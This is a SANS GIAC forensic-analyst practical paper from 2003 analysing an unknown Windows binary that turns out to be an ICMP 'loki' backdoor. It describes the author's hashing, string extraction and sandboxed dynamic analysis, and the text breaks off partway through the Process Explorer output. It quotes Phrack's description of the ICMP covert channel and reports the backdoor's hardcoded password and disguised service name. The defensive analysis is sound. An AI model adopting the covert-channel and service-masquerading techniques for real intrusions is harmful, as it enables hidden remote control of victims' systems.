GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at http://www.giac.org/registration/gcfa

GIAC Certified Forensic Analyst (GCFA) Practical Assignment

Version 1.3 (March 20, 2003)

- *Analysis of an unknown binary file, "target2.exe"*
- *Analysis of an IRC-bot compromised Microsoft Windows system*
- *Analysis of legal issues related to incident handling and forensic investigation*

Jennifer Kolde
September 2003

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper includes three sections related to the process of forensic analysis and incident handling, namely:

- Analysis of an unknown binary file, "`target2.exe`".
- Analysis of a compromised host. The host in question is a Windows 2000 Professional laptop that was found to be compromised by multiple Internet Relay Chat (IRC) "robots" (bots) and other hacker tools.b
- Analysis of legal issues surrounding disclosure of subscriber information by an Internet Service Provider (ISP) to law enforcement.

Part 1 – Analyze an Unknown Binary

On July 26, 2003, I was presented with an unknown binary (executable) file for analysis. The file had been found on an employee's computer system. I was given no information on the file other than the file itself.

Binary Details

The file was received on a floppy disk and had been "zipped" (compressed) for both efficiency and security (zipping the file helps prevent accidental execution of the file). The zipped file name was simply **`binary_v1.3.zip`**.

I extracted the zipped file to my analysis laptop, a dual-boot Windows XP Professional / RedHat Linux 9.0 system. The file was copied to a Windows XP working directory called "unknown" (`D:\unknown`).

The extracted file was named **`target2.exe`**. Before performing any analysis on the file, we want to create a cryptographic hash of the file itself. A hash is a one-way cryptographic function that takes input of any size and generates a fixed length output. In our case, we will use the MD5 algorithm, which generates output 128 bits in length. The hash acts as a unique "fingerprint" of the file and helps us do two things:

- **Prove chain-of-custody for our evidence** (this file) if necessary, demonstrating that the file has not been altered during any analysis we may perform on it. If the file is damaged or modified even slightly, re-generating the hash will produce an entirely different value.

- **Help to positively identify this file.** Because hash values are unique for all practical purposes, if we can find a copy of this file on the Internet and demonstrate that both files have the same hash, we can prove that the files too are identical, even if the file names are different.

The Win32 version of **`md5sum`** is used to generate our hash value:

```
D:\tools\md5sum>md5sum d:\unknown\target2.exe
\848903a92843895f3ba7fb77f02f9bf1 *d:\\unknown\\target2.exe
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Figure 1 - Generating the md5 hash of the unknown file

The 128-bit (16 byte) hash value is given in hexadecimal (hex) and our unique "fingerprint" for this file is:

```
848903a92843895f3ba7fb77f02f9bf1
```

Now that we have a hash for our file, we want to learn some basic information about the file itself. Viewing the file's properties (right-click -> Properties) yielded the following information:

© SANS Institute 2003, Author




Figure 2 - Properties of unknown file "target2.exe"

Of primary interest to us are the file size:

```
Size:  26.1 KB (26,793 bytes)
Size on disk:  28.0 KB (28,672 bytes)
```

and the file timestamp information (modified, accessed, and created or MAC times):

```
Created:  Thursday, February 20, 2003, 12:45:48 PM
Modified:  Thursday, February 20, 2003, 12:45:48 PM
Accessed:  Today, July 26, 2003, 11:54:15 AM
```

The Accessed time is of little use, as it indicates the time at which the file was accessed from my own analysis workstation. However the created and modified times (which in this case are identical) are retained from the system where the file was originally retrieved. This tells us that this file was created on the suspect system on February 20 at 12:45:48 PM Pacific Daylight Time (my laptop is configured for PDT and will report times within that zone). As the modification

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

date is the same as the creation date, the file has not been modified since it was originally created.

Although we can view the security properties (ownership and permissions) of this file under Windows XP (right click -> Properties -> Security tab), the information is of little use to us. When the file is copied to the XP system for analysis, it will inherit the permissions of the directory where it is written. I will also be listed as the file owner, as I have created the copy on disk.

In order to determine the actual ownership information, we first need to determine what type of file this is (Windows or *nix binary); that will tell us how (or whether) we can retrieve the file permissions or owner(s). If the file is a *nix binary, this information may have been carried with the file when it was copied from the suspect host, and could be viewed using a *nix operating system. If this is a Windows binary, we would need to retrieve the data from the file system of the suspect host itself – assuming the host is formatted with the NTFS file system and therefore maintains ownership information. If the Windows host is formatted with FAT or FAT32, no ownership or permission information will be available.

One simple way to determine the file type is to use the Linux `file` command, which can recognize many common file types, including ASCII text, graphics formats, and several types of executables. However, since we are performing our initial analysis on a Windows system, we'll stick with that for the time being and see what else we discover using Windows.

A key step in analyzing an unknown file is to attempt to pull any text information from the file itself. We can use the program **`strings`** to search for any text strings that may be visible in the file itself. We direct the output of `strings` to a text file for review (line is wrapped for space):

```
strings -a d:\unknown\target2.exe > d:\unknown\strings_target2.
exe.txt
```

On reviewing out output file (`strings_target2.exe.txt`), we find some interesting information (the full output of the strings command is attached as Appendix A). The first line of our output file reads:

```
!This program cannot be run in DOS mode.
```

Aha! This indicates that the file is a Windows 32-bit binary (no need to use Linux for file identification in this case). So far so good. Further down in the file we see a number of function calls and dynamic link libraries (DLLs), which may give us some indication of the program's purpose:

```
...
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
KERNEL32.dll
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
...
```

We'll come back to this if needed, but it doesn't look like it will be necessary, because further down we see:

```
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
```

It looks like whoever compiled this binary was kind enough to leave some footprints in place to let us know what we're dealing with. The word "BackDoor" should be enough to convince us that this is not a legitimate file. The references to "Icmp" (the Internet Control Message Protocol) and "loki" imply that this may be a Windows version of the Unix "loki" backdoor, which uses standard ICMP echo request and echo reply packets as a covert communications channel to allow the attacker to control a compromised host.

The covert channel properties of Loki are described in Phrack Magazine #49 (for the *nix platform) as follows:

> Ping sends one or more ICMP_ECHO packets to a host. The purpose may just be to determine if a host is in fact alive (reachable). ICMP_ECHO packets also have the option to include a data section. This data section is used when the record route option is specified, or, the more common case, (usually the default) to store timing information to determine round-trip times…
>
> …Although the payload is often timing information, there is no check by any device as to the content of the data. So, as it turns out, this amount of data can also be arbitrary in content as well. Therein lies the covert channel.[1]

A later description of the loki2 variant (also for *nix) includes the option of inserting covert data into DNS query / DNS reply packets in addition to ICMP, and to encrypt the covert data:

> LOKI2 is an information-tunneling program. It is a proof of concept work intending to draw attention to the insecurity that is present in many network protocols. In this implementation, we tunnel simple shell commands inside of ICMP_ECHO / ICMP_ECHOREPLY and DNS namelookup query / reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets

[1] daemon9 (AKA route), "Project Loki". Phrack Magazine Volume 7 Number 49, November 8, 1996. URL: http://www.phrack.org/show.php?p=49&a=06 (URL may be wrapped). Page accessed 16 August 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

> of the corresponding protocol. To the correct listener (the LOKI2 daemon) however, the packets are recognized for what they really are. Some of the features offered are: three different cryptography options and on-the-fly protocol swapping (which is a beta feature and may not be available in your area).[2]

The remaining `strings` output includes what appear to be status or error messages. However, a number of lines refer to activity relating to Windows services (processes that typically start at boot time and run as background applications, similar to Unix daemons). A brief excerpt is shown below:

```
...
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
...
```

On Windows, attackers will usually attempt to ensure that any malicious applications that they install will continue to run, even if Windows is shut down or rebooted. One common way to do this is to install the malicious application as a service. Services are generally given "innocent" sounding names in order to avoid detection by suspicious administrators. The `strings` information referring to service operations may indicate that our suspect file is an installation routine (sometimes called a "dropper" file), designed to install the "loki" daemon as a Windows service called "Local Printer Manager Service" with the service executable name of `smsses.exe`. Alternately, our suspect file could be the actual `smsses.exe` file (installed by some other means) that has been renamed.

There are also a number of references to "SMB":

```
...
SMB2
SMB2
SMB2
SMBq
SMBu
?????
SMB2
SMB2
SMB2
SMB/
```

This could be merely coincidence – meaningless "text" in the binary – or could possibly be a reference to the Server Message Block protocol, used by Windows for file and print sharing, among other things. Does this version of loki (if that's what we've found) use SMB as opposed to (or in addition to) ICMP?

---

[2] daemon9 (AKA route), "LOKI2 (the implementation)". Phrack Magazine Volume 7 Issue 51, September 1, 1997. URL: http://www.phrack.org/show.php?p=51&a=06 (URL may be wrapped). Page accessed 16 August 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Program Description

In order to learn more about our unknown program, we can run the program in a test environment and monitor its activity. We certainly do not want to run an unknown program on a "live" system. We have no idea what it may do to our workstation, and if it has a network component we do not want it to inadvertently "escape" and infect or attack other network hosts.

In order to perform further analysis, we will run our unknown application in a test environment using VMWare Workstation 4.0 from VMWare Corporation (http://www.vmware.com). VMWare allows us to emulate a complete Windows host – including BIOS, memory, disk, and networking – in a fully software-based environment. In short, we can run our unknown binary on our analysis workstation, containing it safely within a software application while we monitor its activity.

The VMWare "virtual machine" used was configured as a Windows 2000 Professional system running Service Pack 3, with no additional Service Packs or patches. A copy of our unknown file, `target2.exe`, is placed in the directory `c:\unknown` on the virtual machine. In addition, we install copies of WinZip (a file extraction utility, http://www.winzip.com) and Ethereal (a network protocol analyzer or "sniffer", http://www.ethereal.com) in our virtual environment. Our remaining analysis tools will be run from a CD-ROM to ensure that we are using "clean" copies in the event that our unknown binary attempts to modify any existing files. Though the monitoring we perform should indicate if the binary attempts to tamper with the system, it's better to play safe.

Before we actually run the binary in our virtual Windows 2000 environment, we want to take a tip from the auditing profession, and gain some idea of what our "normal" Windows system looks like. These simple "before" pictures will help us to pinpoint differences "after" we infect our system with unknown code. While detailed change information will be provided by the monitoring tools that we run while we execute our unknown code, our "before" and "after" pictures will give us quick information about selected portions of our operating system.

The tools we'll run to initially "snapshot" our clean system are:

- **`Psinfo.exe`** from the Sysinternals' (System Internals') PSTools suite (http://www.sysinternals.com). `Psinfo` will give us basic information about the operating system, including OS version, installation date, disk partitions, file system, installed hotfixes, and installed applications.
- **`Pslist.exe`**, also from the PSTools suite. `Pslist` provides a list of running processes.
- **`Psservice.exe`**, a third tool from the PSTools suite. `Psservice` provides a list of installed services.
- **`Autoruns.exe`** from Sysinternals. `Autoruns` provides a quick listing of all programs called at startup.
- **`Netstat.exe`**, a native Windows command. `Netstat` lists all open ports.
- **`FPort.exe`** from Foundstone (http://www.foundstone.com). `Fport` will map listening ports to the actual application (executable) using a given port.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

All of the above utilities are command line tools that generate command line output, with the exception of Autoruns. Autoruns displays its results in a graphical window whose contents can then be pasted into a text file.

All of our utilities are executed from a CD-ROM of "known good" tools, and the results are written to text files in the directory `c:\forensics`, which we have created on our virtual test system. For example:

```
d:\tools\.\psinfo –d –h –s > c:\forensics\psinfo.txt
```

Note the use of the " `.\` " notation to specifically reference the current working directory (in this case, `d:\tools`). This will ensure that our "known good" tools run from the CD-ROM, and are not accidentally launched from our test system (i.e., `c:\winnt\system32`) based on the default system PATH search variable.

After verifying that our "before" snapshots are intact, we are ready to launch our monitoring tools, and then to run our unknown binary. Note that if we wanted a more detailed "before" snapshot, we could use the **`sysdiff.exe`** utility from the Windows Resource Kit. `Sysdiff` will snapshot the entire file system, registry, and the contents of any `*.ini` files on the hard drive. For our initial analysis, we'll stick with our basic information and the data we obtain from our monitoring tools. If it turns out we need more detail about what our unknown binary does, we can come back and re-run our tests using `sysdiff` to snapshot the entire system before and after.

In order to monitor the activity of our binary, we will run the following utilities during our test:

- **Ethereal** (noted above), a protocol analyzer to monitor any network activity;
- **Filemon** from Sysinternals (http://www.sysinternals.com), which will monitor all access to our Windows file system in real time;
- **Regmon** from Sysinternals, which will monitor all access to our Windows registry in real time.

These three tools should give us a complete picture of all network, file system, and registry activity. Once we have launched each of the three utilities above, we run our executable from the command line:

```
c:\target\unknown\target2.exe
```

Unfortunately, we run into our first problem when we receive the following popup error:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Figure 3 - Error message

It appears that our unknown file requires a copy of `msvcp60.dll` to execute properly. A quick search of our Windows 2000 virtual machine is unable to locate this file, though `msvcp50.dll` is present. However, a search of our Windows XP analysis system locates a copy of this file in the `%systemroot%\system32` directory. Viewing the file's properties shows that this is a Microsoft C++ runtime library:




Figure 4 - Properties of msvcp60.dll

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In the interest of further testing, we copy our XP file to our Windows 2000 virtual machine, and try our experiment again. This time we are successful; `target2.exe` executes briefly, and then exits. We pause Filemon and Regmon (which log a large amount of data) but leave Ethereal running just in case our binary attempts a network connection (assuming it is still running in the background).

Now that we have run our suspect file, we re-run our handful of utilities (`psinfo`, `autoruns`, `netstat`, etc.) to create our "after" snapshots. We can quickly compare the output of each tool using the Windows File Command utility (`fc.exe`).

The syntax for File Command is:

```
fc <file1> <file2>
```

So we can compare any two files as follows:

```
fc netstat.txt netstat2.txt > netstat_diff.txt
```

We run the same command for our other five files, and view the difference files. No differences are found, other than legitimate ones due to changes in our test environment (i.e., system uptime is longer, Ethereal is now running as a process because we have launched it, etc.) Other than minor, normal differences described above, our typical output shows no changes to the system:


```
Comparing files fport.txt and FPORT2.TXT
FC: no differences encountered
```

Based on the above information, it does not appear that `target2.exe` has made any modifications common to many Windows malware applications: it has not modified the system startup entries (i.e., to ensure it restarts following a system reboot), has not modified the Windows services (i.e., to install itself as a service), and it is not listening on any ports (i.e., as one might expect from a "backdoor" program).

We next take a look at the output from Ethereal, but do not see any unusual network activity other than standard Windows NetBIOS master browser announcements and NetBIOS name queries. At this point, it doesn't look like our suspicious file does much of anything! But we still have Filemon and Regmon to check. Both tools generate output in a graphical window, but the content can be saved to a text file.

We start with Filemon. Due to the large amount of data that Filemon can log, we want to create a filter, and ask filemon to only show entries containing our suspect file, `target2.exe`. The filtered output is shown below:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



#	Time	Process	Request	Path	Result	Other
108	2:19:33 PM	CMD.EXE:696	OPEN	C:\unknown\target2.exe	SUCCESS	Options: Open Access: Exe
109	2:19:33 PM	CMD.EXE:696	CLOSE	C:\unknown\target2.exe	SUCCESS	
111	2:19:33 PM	target2.exe:964	OPEN	C:\unknown	SUCCESS	Options: Open Directory Ac
112	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\WS2_32.dll	FILE NOT F...	Attributes: Error
113	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\WS2_32.dll	FILE NOT F...	Attributes: Error
114	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\WS2_32.dll	SUCCESS	Attributes: A
115	2:19:33 PM	target2.exe:964	OPEN	C:\WINNT\System32\WS2_32.dll	SUCCESS	Options: Open Access: Exe
116	2:19:33 PM	target2.exe:964	CLOSE	C:\WINNT\System32\WS2_32.dll	SUCCESS	
117	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\WS2HELP.DLL	FILE NOT F...	Attributes: Error
118	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\WS2HELP.DLL	FILE NOT F...	Attributes: Error
119	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\WS2HELP.DLL	SUCCESS	Attributes: A
120	2:19:33 PM	target2.exe:964	OPEN	C:\WINNT\System32\WS2HELP.DLL	SUCCESS	Options: Open Access: Exe
121	2:19:33 PM	target2.exe:964	CLOSE	C:\WINNT\System32\WS2HELP.DLL	SUCCESS	
122	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\MFC42.DLL	FILE NOT F...	Attributes: Error
123	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\MFC42.DLL	FILE NOT F...	Attributes: Error
124	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\MFC42.DLL	SUCCESS	Attributes: A
125	2:19:33 PM	target2.exe:964	OPEN	C:\WINNT\System32\MFC42.DLL	SUCCESS	Options: Open Access: Exe
126	2:19:33 PM	target2.exe:964	CLOSE	C:\WINNT\System32\MFC42.DLL	SUCCESS	
127	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\MSVCP60.dll	FILE NOT F...	Attributes: Error
128	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\MSVCP60.dll	FILE NOT F...	Attributes: Error
129	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\MSVCP60.dll	SUCCESS	Attributes: A
130	2:19:33 PM	target2.exe:964	OPEN	C:\WINNT\System32\MSVCP60.dll	SUCCESS	Options: Open Access: Exe
131	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\MSVCP60.dll	SUCCESS	Length: 401462
132	2:19:33 PM	target2.exe:964	CLOSE	C:\WINNT\System32\MSVCP60.dll	SUCCESS	
133	2:19:33 PM	target2.exe:964	QUERY INFORMATION	C:\unknown\target2.exe.Local	FILE NOT F...	Attributes: Error
134	2:19:34 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\MFC42LOC.DLL	FILE NOT F...	Attributes: Error
135	2:19:34 PM	target2.exe:964	QUERY INFORMATION	C:\WINNT\System32\MFC42LOC.DLL	FILE NOT F...	Attributes: Error
145	2:19:49 PM	target2.exe:964	CLOSE	C:\unknown	SUCCESS	

Figure 5 – Filtered output from Filemon

The output shows us something interesting. We can see `target2.exe` being launched from `cmd.exe` at 2:19:33 PM. `Target2.exe` then searches for a number of other files, first checking for those files in our test directory (`c:\unknown`); when the files are not found there, `target2.exe` searches in the standard Windows path and locates the files in `c:\winnt\system32`. However, it is unable to locate one particular file: `MFC42LOC.DLL`. After this file is not found, `target2.exe` exits at 2:19:49 PM.

The files `target2.exe` attempts to access, in order, are:

`WS2_32.DLL` (Windows Socket 2.0 32-bit DLL)
`WS2HELP.DLL` (Windows Socket 2.0 Helper for Windows NT)
`MFC42.DLL` (MFCDLL Shared Library – Retail Version)
`MSVCP60.dll` (Microsoft C++ Runtime Library)
`MFC42LOC.DLL` (unknown, not present on test system)

As we are unable to locate a copy of `MFC42LOC.DLL` on either our Windows 2000 virtual machine or our Windows XP forensic workstation, it appears that we will be unable to gain additional information from our test environment. A search of the Microsoft web site for

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

"mfc42loc" yields a Microsoft Software Developer's Network (MSDN) article titled "Redistributing Microsoft Visual C++ 6.0 Applications". That article states, in part:

> There are several MFC DLLs supplied for various locales. For example, Mfc42deu.dll is the German version and contains version information that identifies it as German locale. If you install any locale DLL, you must ensure the locale for which the DLL is intended matches the locale of the installed Windows system. When you install, the DLL, you must rename it to Mfc42loc.dll.
>
> You should never install an Mfc42loc.dll on an English system. English resources are built into Mfc42.dll, and it is faster to load them from that DLL instead of searching (and loading) an MFC localization DLL first.[3]

Interesting…if our binary is looking for a localization file (which would normally be found only on non-English versions of Windows), our code may be foreign in origin, or intended for use on hosts running a particular localized version of the Windows OS.

Not to be deterred, we do one more search of our XP analysis host for anything named `mfc42*`. Our search does turn up a file named `MFC42ENU.DLL` and the file properties indicate that this is "MFC Language Specific Resources" for "English (United States)".

Jackpot? Maybe. Just for kicks, we copy the file to our Windows 2000 virtual machine, rename it from `MFC42ENU.DLL` to `MFC42LOC.DLL`, re-launch all of our monitoring software, and re-run `target2.exe`.

This time, `target2.exe` is able to find a file named `MFC42LOC.DLL`; we can see that it attempts to open the file twice for "execute" access. Though the access is successful, `target2.exe` itself exits shortly thereafter. It is unclear whether `target2.exe` has completed its task successfully, or simply halted because `MFC42LOC.DLL` is really a kluged file that we copied onto the system and renamed. We suspect the latter because `target2.exe` does not appear to have done anything interesting to our system; it does not itself remain running (to act as a backdoor process), and does not appear to leave any other backdoors or rogue processes on the system.

Just for additional detail, we try running `target2.exe` one more time, this time while using a monitoring tool called Process Explorer (`procexp.exe`), also from Sysinternals. Process Explorer allows us to monitor the DLLs and handles used by a given process, in real time. We'll have to be a bit quick to capture this data since `target2.exe` exits relatively quickly.

We are successfully able to capture both handle and DLL data, and see that `target2.exe` uses the following handles:

```
Process: target2.exe Pid: 408
```

[3] Schwartz, David. "Redistributing Microsoft Visual C++ 6.0 Applications", Microsoft Corporation, article date May 1999, revised August 2000. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnvc60/html/redistribvc6.asp (URL may be wrapped). Page accessed 30 July 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Handle     Type  Access     Name
0x14  Directory  0x00000003 \KnownDlls
0x20  Directory  0x000F000F \Windows
0x28  Mutant     0x00000001 \NlsCacheMutant
0x30  Key   0x000F003F HKLM
0x38  WindowStation    0x000F037F \Windows\WindowStations\WinSta0
0x44  WindowStation    0x000F037F \Windows\WindowStations\WinSta0
0x48  Desktop    0x000F01FF \Default
0x4C  File  0x00100080 \Device\NamedPipe\
0x5C  File  0x00100020 C:\unknown
```

and the following DLLs:

```
Process: target2.exe Pid: 624

Base  Size  MM    Description      Version    Time  Path
0x240000   0x16000    *                12/6/1999 10:00 PM
     C:\WINNT\system32\unicode.nls
0x260000   0x2F000    *                7/22/2002 12:05 PM
     C:\WINNT\system32\locale.nls
